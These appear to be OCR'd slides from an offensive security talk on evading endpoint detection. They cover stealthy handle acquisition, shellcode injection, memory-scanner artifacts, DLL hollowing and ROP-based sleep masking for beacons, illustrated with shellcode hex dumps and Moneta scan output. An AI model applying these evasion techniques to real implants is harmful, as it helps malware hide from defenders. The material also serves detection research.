00000070 89 c0 49 81 c6 d3 00 00 00 49 81 e9 b9 00 00 00 ..I......I......
00000080 48 ff cf 99 49 83 ea 0f 49 ff c9 53 4d 0f 42 f6 H...I...I..SM.B.
00000090 4d 0f 4c ff 4d 87 c9 4d 0f 42 f6 4d 0f 42 db eb M.L.M..M.B.M.B..
000000a0 0f 49 ff cd 57 ba 0e 00 00 00 48 f7 df 4d 31 ed .I..W.....H..M1.
000000b0 56 4d 87 ff 90 90 4d 0f 42 e4 48 0f 4f c9 48 89 VM....M.B.H.O.H.
000000c0 e6 4d 0f 47 e4 90 4d 0f 4c c9 48 83 e4 f0 eb 0f .M.G..M.L.H.....
000000d0 53 4d 89 ed 41 5d 48 89 c9 4d 31 ed 48 f7 de 48 SM..A]H..M1.H..H
000000e0 83 ec 20 eb 17 5e 4d 31 db 48 31 d2 49 f7 dd 99 .. ..^M1.H1.I...
000000f0 49 83 e9 36 41 59 49 f7 da 4d 89 c0 e8 bf 01 00 I..6AYI..M......
00000100 00 eb 17 48 f7 da 49 f7 dd 41 54 4d 89 c9 41 55 ...H..I..ATM..AU
```

Recap


- We gained a handle in a stealthy way
- Defeated userland hooks while still using Ntdll.dll
- Defeated scanners using keyless-polymorphism

- Infected processes leave a lot of other IOCs ….

Suspicious Artifacts

Memory Artifacts

- Windows has roughly three types of memory
  - Private: Heap, Stack
  - Mapped: File mapping, IPC ..
  - Image: Executables (DLL/EXE)
- Usually only Image committed memory is executable
- Exceptions: Managed Code like C# due to JIT ;-)



[✓] Hide free regions


Base address	Type	Size	Protect...	Use
0x4951b6c000	Private: Commit	12 kB	RW+G	Stack (thread 13420)
0x4951bec000	Private: Commit	12 kB	RW+G	Stack (thread 4996)
0x4951c6c000	Private: Commit	12 kB	RW+G	Stack (thread 7860)
0x4951cec000	Private: Commit	12 kB	RW+G	Stack (thread 18124)
0x7ff7388e1000	Image: Commit	148 kB	RX	C:\Windows\System32\notepad.exe
0x7ffa65591000	Image: Commit	540 kB	RX	C:\Windows\System32\efswrt.dll
0x7ffa67891000	Image: Commit	1.932 kB	RX	C:\Windows\WinSxS\amd64_microsoft.windows.c
0x7ffa72671000	Image: Commit	256 kB	RX	C:\Windows\System32\oleacc.dll
0x7ffa75f31000	Image: Commit	76 kB	RX	C:\Windows\System32\mpr.dll
0x7ffa75f71000	Image: Commit	300 kB	RX	C:\Windows\System32\TextShaping.dll
0x7ffa78311000	Image: Commit	672 kB	RX	C:\Windows\System32\MrmCoreR.dll
0x7ffa7cdf1000	Image: Commit	708 kB	RX	C:\Windows\System32\TextInputFramework.dll
0x7ffa7e7e1000	Image: Commit	1.420 kB	RX	C:\Windows\System32\twinapi.appcore.dll
0x7ffa7fe61000	Image: Commit	476 kB	RX	C:\Windows\System32\WinTypes.dll
0x7ffa80671000	Image: Commit	1.764 kB	RX	C:\Windows\System32\CoreUIComponents.dll
0x7ffa809e1000	Image: Commit	596 kB	RX	C:\Windows\System32\CoreMessaging.dll
0x7ffa80ec1000	Image: Commit	376 kB	RX	C:\Windows\System32\uxtheme.dll
0x7ffa813a1000	Image: Commit	16 kB	RX	C:\Windows\System32\kernel.appcore.dll
0x7ffa815a1000	Image: Commit	5.688 kB	RX	C:\Windows\System32\windows.storage.dll

Memory Artifacts

- When injecting, we obviously need to allocate executable memory in remote process
- Problem: How to get executable memory?
- Memory Scanners like Moneta by @_forrestorr reliably detect abnormal memory allocations
  - https://github.com/forrest-orr/moneta/

Memory Artifacts

- VirtualAllocEx or NtMapViewOfSection can be used
- Problem: Executable, but private/mapped memory
- Abnormal, definitely an IOC to check



ShellCodeRunner.exe (18704) Properties

GPU | Disk and Network | Comment
General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles


☑ Hide free regions

Base address	Type	Size	Protect...	Use
0x1d362470000	Private: Commit	8 kB	RWX	
0x1d362480000	Private: Commit	4 kB	RWX	
0x7ff6ac341000	Image: Commit	4 kB	RX	
0x7ffa75f71000	Image: Commit	300 kB	RX	
0x7ffa796c1000	Image: Commit	64 kB	RX	
0x7ffa7cdf1000	Image: Commit	708 kB	RX	
0x7ffa7fe61000	Image: Commit	476 kB	RX	
0x7ffa80671000	Image: Commit	1.764 kB	RX	
0x7ffa809e1000	Image: Commit	596 kB	RX	
0x7ffa80ec1000	Image: Commit	376 kB	RX	
0x7ffa813a1000	Image: Commit	16 kB	RX	
0x7ffa82181000	Image: Commit	140 kB	RX	

Moin

Moin


OK | Cancel



```
PS C:\Users\user\Downloads> .\Moneta64.exe -m ioc -p 1100
   _____                __
  /     \   ____   ____   _____/  |______
 /  \ /  \ /  _ \ /    \_/ __ \   __\__  \
/    Y    (  <_> )   |  \  ___/|  |  / __ \_
\____|__  /\____/|___|  /\___  >__| (____  /
        \/            \/     \/          \/

Moneta v1.0 | Forrest Orr | 2020


shellcoderunner.exe : 1100 : x64 : C:\Users\user\Desktop\ShellCodeRunner\x64\Release\ShellCodeRunner.exe
  0x000002F4E3640000:0x00002000   | Private
    0x000002F4E3640000:0x00002000 | RWX      | 0x00000000 | Abnormal private executable memory
  0x000002F4E3650000:0x00001000   | Private
    0x000002F4E3650000:0x00001000 | RWX      | 0x00000000 | Abnormal private executable memory
  0x00007FF6AC340000:0x00008000   | EXE Image           | C:\Users\user\Desktop\ShellCodeRunner\x64\Release\ShellCodeRunner.exe | Unsigned module

... scan completed (0.344000 second duration)
```

Memory Artifacts


- DLL Hollowing: Load an unused DLL
- Replace .text segment with your code



```
Dism.exe (16532) Properties

GPU | Disk and Network | Comment
General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles

[✓] Hide free regions                                   Strings...   Refresh

Base address     Type              Size     Protect...  Use
0xe375e7b000     Private: Commit   12 kB    RW+G        Stack (thread 58:
0x7ffa63e21000   Image: Commit     4 kB     RWX         C:\Windows\Syst
0x7ff792691000   Image: Commit     144 kB   RX          C:\Users\user\De
0x7ffa63ea1000   Image: Commit     52 kB    RX          C:\Users\user\De
0x7ffa75f71000   Image: Commit     300 kB   RX          C:\Windows\Syst
0x7ffa79d71000   Image: Commit     12 kB    RX          C:\Windows\Syst
0x7ffa7cdf1000   Image: Commit     708 kB   RX          C:\Windows\Syst
0x7ffa7fe61000   Image: Commit
0x7ffa80671000   Image: Commit
0x7ffa809e1000   Image: Commit
```

```
Moin

Moin

OK     Cancel
```

```
Dism.exe (16532) (0x7ffa63e21000 - 0x7ffa63e22000)

00000000 56 48 89 e6 48 83 e4 f0 48 83 ec 20 e8 7f 01 00 VH..H...H.. .
00000010 00 48 89 f4 5e c3 66 2e 0f 1f 84 00 00 00 00 00 .H..^.f......
00000020 65 48 8b 04 25 60 00 00 00 48 8b 40 18 41 89 ca eH..%`...H.@.
00000030 4c 8b 58 20 4d 89 d9 66 0f 1f 84 00 00 00 00 00 L.X M..f.....
00000040 49 8b 49 50 48 85 c9 74 63 0f b7 01 66 85 c0 74 I.IPH..tc...f
00000050 5f 48 89 ca 0f 1f 40 00 44 8d 40 bf 66 41 83 f8 _H....@.D.@.f
00000060 19 77 06 83 c0 20 66 89 02 0f b7 42 02 48 83 c2 .w... f....B.
00000070 02 66 85 c0 75 e2 0f b7 01 66 85 c0 74 32 41 b8 .f..u....f..t
00000080 05 15 00 00 0f 1f 40 00 44 89 c2 48 83 c1 02 c1 ......@.D..H.
00000090 e2 05 01 d0 41 01 c0 0f b7 01 66 85 c0 75 e9 45 ....A.....f..
000000a0 39 c2 74 17 4d 8b 09 4d 39 cb 75 94 31 c0 c3 90 9.t.M..M9.u.1
000000b0 41 b8 05 15 00 00 45 39 c2 75 e9 49 8b 41 20 c3 A.....E9.u.I.
000000c0 41 54 41 89 d4 53 89 cb 48 83 ec 38 e8 4f ff ff ATA..S..H..8.
000000d0 ff 48 85 c0 75 22 b9 75 ee 40 70 e8 40 ff ff ff .H..u".u.@p.@
```



```
PS C:\Users\user\Downloads> .\Moneta64.exe -m ioc -p 18752
   _____                        __
  /     \   ____   ____   _____/  |______
 /  \ /  \ /  _ \ /    \_/ __ \   __\__  \
/    Y    (  <_> )   |  \  ___/|  |  / __ \_
\____|__  /\____/|___|  /\___  >__| (____  /
        \/            \/     \/          \/

Moneta v1.0 | Forrest Orr | 2020


dism.exe : 18752 : x64 : C:\Users\user\Desktop\Dism.exe
  0x00007FFA6FAE0000:0x00076000   | DLL Image             | C:\Windows\System32\aadauthhelper.dll | Missing PEB module
    0x00007FFA6FAE1000:0x00001000 | RWX      | .text      | 0x00001000 | Modified code
  0x00007FFA752C0000:0x0007f000   | DLL Image             | C:\Users\user\Desktop\DismCore.dll | Unsigned module

... scan completed (0.406000 second duration)
```

- Problems:
  - .text segment in memory is not the same as on disk
  - Loaded DLL is not listed in import address table (IAT)

Bypassing Memory Scanners using ROP


- Memory scanners can be bypassed by changing page permissions
- Idea is to mark beacons page as PAGE_NO_ACCESS or PAGE_READ_ONLY while Sleeping
- Problem: How to mark own code as non executable … while executing?
- Return Oriented Programming is the answer!
- Use Stack Pivoting and existing small code snippets from Ntdll.dll

ROP ROP ROP


- Beacons Sleep() most of the time
  - Waiting for new commands
- Idea: Before sleeping carefully set up a ROPChain calling:
  - VirtualProtect(AddressBeacon, lenBeacon, PAGE_NO_ACCESS, pDword);
  - Sleep(5000);
  - VirtualProtect(AddressBeacon, lenBeacon, PAGE_EXECUTE_READ, pDword);
- Original Idea: Gargoyle (x86 + Relies on APC)

https://labs.withsecure.com/blog/experimenting-bypassing-memory-scanners-with-cobalt-strike-and-gargoyle/

